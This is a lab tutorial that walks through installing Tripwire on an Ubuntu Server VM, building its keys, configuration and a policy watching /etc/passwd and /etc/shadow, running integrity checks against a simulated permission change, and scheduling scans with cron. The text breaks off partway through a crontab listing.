    - twprint Linux man page – https://linux.die.net/man/8/twprint

CONTRIBUTORS AND TESTERS

- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott
- Mahalia Phillips, Cybersecurity Student, ERAU-Prescott

Phase I -Installing Tripwire and Postfix

The objective of these steps are to learn how to install Tripwire on a Linux machine. This program uses public/private key pairs (here known as ***Site*** and ***Local*** keys) to sign and encrypt files of interest. We will go through the process of how to generate these keys to ensure Tripwire remains secure against unauthorized modification.

1. Start a Ubuntu Server VM and log as *root*

NOTE: Ensure your VM has an internet connection by modifying the network settings in VirtualBox. Ensure that it is attached to **NAT** and that **Cable Connected** is selected.




Figure 1 – Ubuntu Server network settings

2. From the terminal, update your package list and install the Tripwire

```
> apt update && apt install tripwire -y
```

2.1. In the Postfix Configuration page, use the arrow keys to highlight ***No configuration*** and press Tab to select ***Ok***




Figure 2 – Highlighting no configuration

> **NOTE:** Since Tripwire has a built-in email notification system used to send updates when reports are generated, the Postfix mail server will also be installed. However, email configuration is beyond the scope of this lab (for now).

2.2. When prompted if you wish to create your site key passphrase, press Tab to select ***No***




Figure 3 – Do not use a site key passphrase

> **NOTE:** We do not want to create the keys at this stage, for they will temporarily be stored, unencrypted, in memory.

2.3. When prompted if you wish to create your local key passphrase, press Tab to select ***No***




Figure 4 – Do not create a local key passphrase

2.4. Enter ***Ok*** after Tripwire has been installed




Figure 5 – Press OK after installation

NOTE: At any time, you may use the following command to return to the Tripwire configurator:

```
> dpkg-reconfigure tripwire
```

3. To confirm Tripwire was successfully installed, you should now see the following files in the newly created***/etc/tripwire*** directory

```
root@ubuntuserver:~#
root@ubuntuserver:~# ls -l /etc/tripwire
total 12
-rw-r--r-- 1 root root  510 Nov 10  2021 twcfg.txt
-rw-r--r-- 1 root root 6057 Nov 10  2021 twpol.txt
root@ubuntuserver:~#
```

Figure 6 – Tripwire configuration files

4. By default, processes in Linux typically use ***/tmp*** to store short-lived data. For enhanced security, it is recommended to create a new directory with more restrictive permissions for Tripwire to use

4.1. Create a directory called ***tmp*** in ***/var/lib/tripwire***

```
> mkdir /var/lib/tripwire/tmp
```

4.2. Modify its default permissions such that only the owner (***root***) has read, write, and execute (***rwx***) privileges

```
> chmod 700 /var/lib/tripwire/tmp
```

```
root@ubuntuserver:~#
root@ubuntuserver:~# ls -ld /var/lib/tripwire/tmp
drwx------ 2 root root 4096 May 30 17:15 /var/lib/tripwire/tmp
root@ubuntuserver:~# _
```

Figure 7 – Updated directory permissions

5. Navigate back to the primary Tripwire configuration directory

```
> cd /etc/tripwire
```

6. Since we didn't do this during installation, create new encryption keys

6.1. Generate a new local key

```
> twadmin -\-generate-keys -L $HOSTNAME-local.key -K 2048
```

Switch	Description
–generate-keys	Sets twadmin to “generate keys” mode.
-L	Specifies the file name and location of the local key.
-K	Specifies the key size to 2048 bits.

6.2. Generate a new site key

```
> twadmin -\-generate-keys -S site.key -K 2048
```

6.3. Secure both files such that only ***root*** has read and write (***rw***-) permissions

```
> chmod 600 /etc/tripwire/*.key
```

```
root@ubuntuserver:/etc/tripwire#
root@ubuntuserver:/etc/tripwire# ls -l
total 20
-rw------- 1 root root 1723 May 30 18:30 site.key
-rw-r--r-- 1 root root  510 Nov 10  2021 twcfg.txt
-rw-r--r-- 1 root root 6057 Nov 10  2021 twpol.txt
-rw------- 1 root root 1723 May 30 18:11 ubuntuserver-local.key
root@ubuntuserver:/etc/tripwire#
```

Figure 8 – Tripwire directory listing

Phase II – Tripwire Configuration and Policy Files

Tripwire uses two primary configuration files: ***tw.cfg*** and ***tw.pol***. The former contains information that is specific to the system (such as file paths and email settings) which are organized in an **OPTION=value** format. The latter is known as the Policy File, wherein the program’s rulesets are stored. Each rule specifies the files and directories that needs to be monitored. Rules are laid out in the format
/path/to/object -> attribute to monitor. For example:

This rule tells Tripwire to verify that all files in John’s Documents folder are still present.

/home/john/Documents -> $(IgnoreAll)

This rule tells Tripwire to monitor the sudo binary for any changes.

/usr/bin/sudo -> $(ReadOnly)

For additional information about either file and their syntax, you should read through the twconfig and twpolicy man pages. However, we first need to write out our files in plaintext before signing/encrypting them in a “Tripwire-readable” format. By default, you should be provided with two files to get you started – ***twcfg.txt*** and ***twpol.txt*** – which we verified existed in Phase I.

1. Ensure that you are still in the */etc/tripwire* directory

2. Create a new Tripwire configuration file

    2.1. Modify the information in the file *twcfg.txt* with the following changes

```
# Created by Bernard Correa 5/29/2024

ROOT                 =/usr/sbin
POLFILE              =/etc/tripwire/tw.pol
DBFILE               =/var/lib/tripwire/$(HOSTNAME).twd
REPORTFILE           =/var/lib/tripwire/report/$(HOSTNAME)-$(DATE).twr
SITEKEYFILE          =/etc/tripwire/site.key
LOCALKEYFILE         =/etc/tripwire/$(HOSTNAME)-local.key
EDITOR               =/usr/bin/vi
LATEPROMPTING        =true
LOOSEDIRECTORYCHECKING =false
MAILNOVIOLATIONS     =true
EMAILREPORTLEVEL     =3
REPORTLEVEL          =3
SYSLOGREPORTING      =true
MAILMETHOD           =SMTP
SMTPHOST             =localhost
SMTPPORT             =25
TEMPDIRECTORY        =/var/lib/tripwire/tmp
```

Figure 9 – Tripwire configuration file

    2.2. Using our **site key** and **twcfg.txt**, create, encode, and save a new configuration file

```
> twadmin -\-create-cfgfile -S site.key twcfg.txt
```

3. Create a new policy file to monitor **/etc/passwd** and **/etc/shadow**

> **NOTE:** Although Tripwire provides us with a pre-made policy file (**twpol.txt**) that works pretty well out of the box, it's too complicated for the scope of this lab. Therefore, we will create a new, smaller policy file with rules that will specifically monitor **/etc/password** and **/etc/shadow**. These files are critical to Linux security and should never be changed unless an administrator adds or removes users from the system, which makes them perfect for testing.

    3.1. Open a new text file called*new_policy.txt*

    3.2. Populate the file with the following information

```
# Created by Bernard Correa on 5/29/2024

# Begin new section of policy file
@@section FS

# Directive with custom name for the ruleset and
# severity level (0-100). Severity relates as to how
# important the policy violation is should an alert
# be made.
(
  rulename = "Critical system user files",
  severity = 100
)
{
        # Trigger an alert if any changes are
        # detected on these files
        /etc/shadow     -> $(ReadOnly) ;
        /etc/passwd     -> $(ReadOnly) ;
}

# Logical end of policy file
@@end
```

Figure 10 – Tripwire policy file

3.3. Using our **site key** and **new_policy.txt**, create, encode, and save a new policy file

```
> twadmin -\-create-polfile -S site.key new_policy.txt
```

4. Now that everything is set up, you should have the following files listed in /etc/tripwire

```
root@ubuntuserver:/etc/tripwire#
root@ubuntuserver:/etc/tripwire# ls -l
total 40
-rw-r--r-- 1 root root  494 May 30 20:05 new_policy.txt
-rw------- 1 root root 1723 May 30 18:30 site.key
-rw-r--r-- 1 root root 4993 May 30 19:36 tw.cfg
-rw-r--r-- 1 root root  697 May 30 19:32 twcfg.txt
-rw-r--r-- 1 root root 4174 May 30 20:07 tw.pol
-rw-r--r-- 1 root root 6057 Nov 10  2021 twpol.txt
-rw------- 1 root root 1723 May 30 18:11 ubuntuserver-local.key
root@ubuntuserver:/etc/tripwire# _
```

Figure 11 – Tripwire directory listing

NOTE: When wanting to update or edit the configuration file, the same command can be used. When editing the policy file, a different command must be used

```
> tripwire -\-update-policy policy.txt
```

Phase III – Initializing the Tripwire Database

Tripwire works by creating its own database from the files that are given to it by the policy file. As mentioned in Phase II, Tripwire can record many attributes about a file or directory, including its size, date/time it was last modified, date/time it was last accessed, its hash, and more. When an administrator executes Tripwire to do an integrity check, it will look at files specified by the policy ruleset and compare them to the information in the database. If any discrepancies are found, an alert will be generated.

1. Initialize a new Tripwire database

NOTE: The database is stored as a **.twd** file in the **/var/lib/tripwire** directory.

```
> tripwire -\-init
```

2. Verify that the database was created and is monitoring the correct files

2.1. Print the database in plaintext format

```
> twprint -\-print-dbfile | less
```

2.2. Database Summary

Under **Database Summary**, you should see information such as the configuration files used to generate it, the command used to initialize it, and some basic data about the host machine.

```
================================================================================
Database Summary:
================================================================================

Host name:                    ubuntuserver
Host IP address:              127.0.1.1
Host ID:                      None
Policy file used:             /etc/tripwire/tw.pol
Configuration file used:      /etc/tripwire/tw.cfg
Database file used:           /var/lib/tripwire/ubuntuserver.twd
Command line used:            tripwire --init
```

Figure 12 – Database overview

2.3. Object Summary

The **Object Summary** section gives a general overview of the objects to monitor. You should have two entries here.

```
================================================================================
Object Summary:
================================================================================

-------------------------------------------------------------------------------
# Section: Unix File System
-------------------------------------------------------------------------------

     Mode       UID                Size       Modify Time
     ------     ----------         ---------- ----------
 /etc/passwd
     -rw-r--r--  root (0)          1987       Thu 30 May 2024 05:00:16 PM UTC
 /etc/shadow
     -rw-r-----  root (0)          1214       Thu 30 May 2024 05:00:16 PM UTC
```

Figure 13 – Monitored objects

2.4. Object Detail

Finally, **Object Detail** lists every attribute (property) that is recorded for each monitored object. When an integrity check is performed, these same attributes are compared against the expected values, as shown in the right column.

```
Object name:  /etc/passwd

Property:               Value:
-------------           -----------
Object Type             Regular File
Device Number           64768
Inode Number            141876
Mode                    -rw-r--r--
Num Links               1
UID                     root (0)
GID                     root (0)
Size                    1987
Modify Time             Thu 30 May 2024 05:00:16 PM UTC
Blocks                  8
CRC32                   B/EfA0
MD5                     DGnrrSS5A8PVzLOG9voxfa


Object name:  /etc/shadow

Property:               Value:
-------------           -----------
Object Type             Regular File
Device Number           64768
Inode Number            134168
Mode                    -rw-r-----
Num Links               1
UID                     root (0)
GID                     shadow (42)
Size                    1214
Modify Time             Thu 30 May 2024 05:00:16 PM UTC
Blocks                  8
CRC32                   CNmLi2
MD5                     CIHk9RJnu01Zc5MzBEaxo2
```

Figure 14 – Recorded object attributes

Phase IV – Tripwire Integrity Checks

Now that we have examined the database, let's run a scan on the system using Tripwire.

1. Perform an integrity check on the machine

```
> tripwire -\-check
```

1.1. View the report that was generated in ***/var/lib/tripwire/report***

NOTE: As specified in our configuration file, reports are labeled based on the machine's hostname and the time the scan was conducted.

```
> twprint -\-print-report -r ubuntuserver-20240530-210804.twr | less
```

1.2. You should notice in the Rule Summary section that both files were scanned with no (hopefully) violations

```
 Rule Name                      Severity Level
 ---------                      --------------
 Critical system user files     100

Total objects scanned:  2
Total violations found:  0
```

Figure 15 – No violations found

2. Test Tripwire's intrusion detection capabilities

2.1. To simulate a malicious breach on our system, modify the permissions of **/etc/password** so that everyone has read and write access to the file

```
> chmod 777 /etc/passwd
```

```
root@ubuntuserver:~#
root@ubuntuserver:~# ls -l /etc/passwd
-rwxrwxrwx 1 root root 1987 May 30 21:45 /etc/passwd
root@ubuntuserver:~#
```

Figure 16 – Open permissions

2.2. Use Tripwire to re-scan the system

NOTE: The ***interactive*** switch allows us to go through potential violations and choose whether or not to update the database with the new values. In this example, since we set the EDITOR value to **/usr/bin/vi** in the configuration file in Phase II, the editor program will be **vi**.

```
> tripwire -\-check -\-interactive
```

2.3. Under **Rule Summary**, we should see that 1 violation was found

```
  Rule Name                      Severity Level
  ---------                      --------------
* Critical system user files     100

Total objects scanned:  2
Total violations found:  1
```

Figure 17 – One violation found

2.4. Under **Object Detail**, we can see exactly what properties have changed. Notice how the Inode number, mode (privileges), and modify timestamps are all marked with an asterisk (*), denoting that the observed values are different from the expected

```
Modified object name:  /etc/passwd

  Property:           Expected                  Observed
  -------------       -----------               -----------
  Object Type         Regular File              Regular File
  Device Number       64768                     64768
* Inode Number        141876                    141896
* Mode                -rw-r--r--                -rwxrwxrwx
  Num Links           1                         1
  UID                 root (0)                  root (0)
  GID                 root (0)                  root (0)
  Size                1987                      1987
* Modify Time         Thu 30 May 2024 05:00:16 PM UTC
                                                Thu 30 May 2024 09:45:49 PM UTC
  Blocks              8                         8
  CRC32               B/EfA0                    B/EfA0
  MD5                 DGnrrSS5A8PVzLOG9voxfa    DGnrrSS5A8PVzLOG9voxfa
```

Figure 18 – List of property modifications

2.5. Under **Object Summary**, remove the *X* next to /etc/passwd to prevent the database from updating its “excepted values” with the new “observed values”

> **NOTE:** Leave the X there if you want to update the database with acceptable changes.

```
Remove the "x" from the adjacent box to prevent updating the database
with the new values for this object.

Modified:
[] "/etc/passwd"
```

Figure 19 – Do not update the database with changes

2.6. Save and exit the editor

3. Fix the violation and update the database

3.1. Change the permissions of /etc/passwd back to its default value

```
> chmod 644 /etc/passwd
```

3.2. Re-scan the system

```
> tripwire -\-check -\-interactive
```

3.3. Now that the permissions are fixed, there will (hopefully) be no further violations

```
-------------------------------------------------------------------------------
Rule Summary:
===============================================================================

-------------------------------------------------------------------------------
 Section: Unix File System
-------------------------------------------------------------------------------

 Rule Name                      Severity Level    Added    Removed  Modified
 ---------                      --------------    -----    -------  --------
 Critical system user files     100               0        0        0

Total objects scanned:  2
Total violations found:  0

===============================================================================
```

Figure 20 – No violations are found

3.4. Save and exit the editor

Phase V – Automating Tripwire Scans with Cron

Now that we know how to configure Tripwire, set policies, and scan for violations of those policies, let's automate the process with cron! Cron is a simple program that is pre-installed on most Linux distributions and can run scheduled tasks (e.g., commands and scripts) at user-defined times. To quickly summarize the jargon here, tasks in cron are called ***jobs,*** which are stored in a cron table (or ***crontab***). Each user can have their own crontabs, including root.

Jobs in cron are fairly easy to set up. The basic format is:

```
* * * * * username command
```

As illustrated in the figure below, each asterisk represents a specific time or date.

```
# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
```

Figure 21 – Example of job definition

For example, this task can be translated to "At 5:01 on Monday in April, print 'Hello World' to the screen." A reliable resource for scheduling jobs properly is https://crontab.guru.

```
1 5 * 4 1 root echo "Hello world"
```

1. Still logged in as root, list your current crontab

```
> crontab -l
```

```
root@ubuntuserver:~#
root@ubuntuserver:~# crontab -l
no crontab for root
root@ubuntuserver:~#
```

Figure 22 – Listing crontab

2. Edit your crontab to add a new job

```
> crontab -e
```

NOTE: You may be prompted to select an editor. Choose whichever you feel the most comfortable using.

2.1. Schedule Tripwire to execute an integrity scan 2 minutes from now

NOTE: At the time of writing this, the current time is **23:32**, so the command below is for **23:34**. You can use the ***date*** command to determine your system's current time.

```
34 23 * * * tripwire -\-check
```

2.2. Save and exit the editor

3. Reprint your crontab to verify it was saved

```
root@ubuntuserver:~#
root@ubuntuserver:~# date
Thu May 30 11:32:01 PM UTC 2024
root@ubuntuserver:~# crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
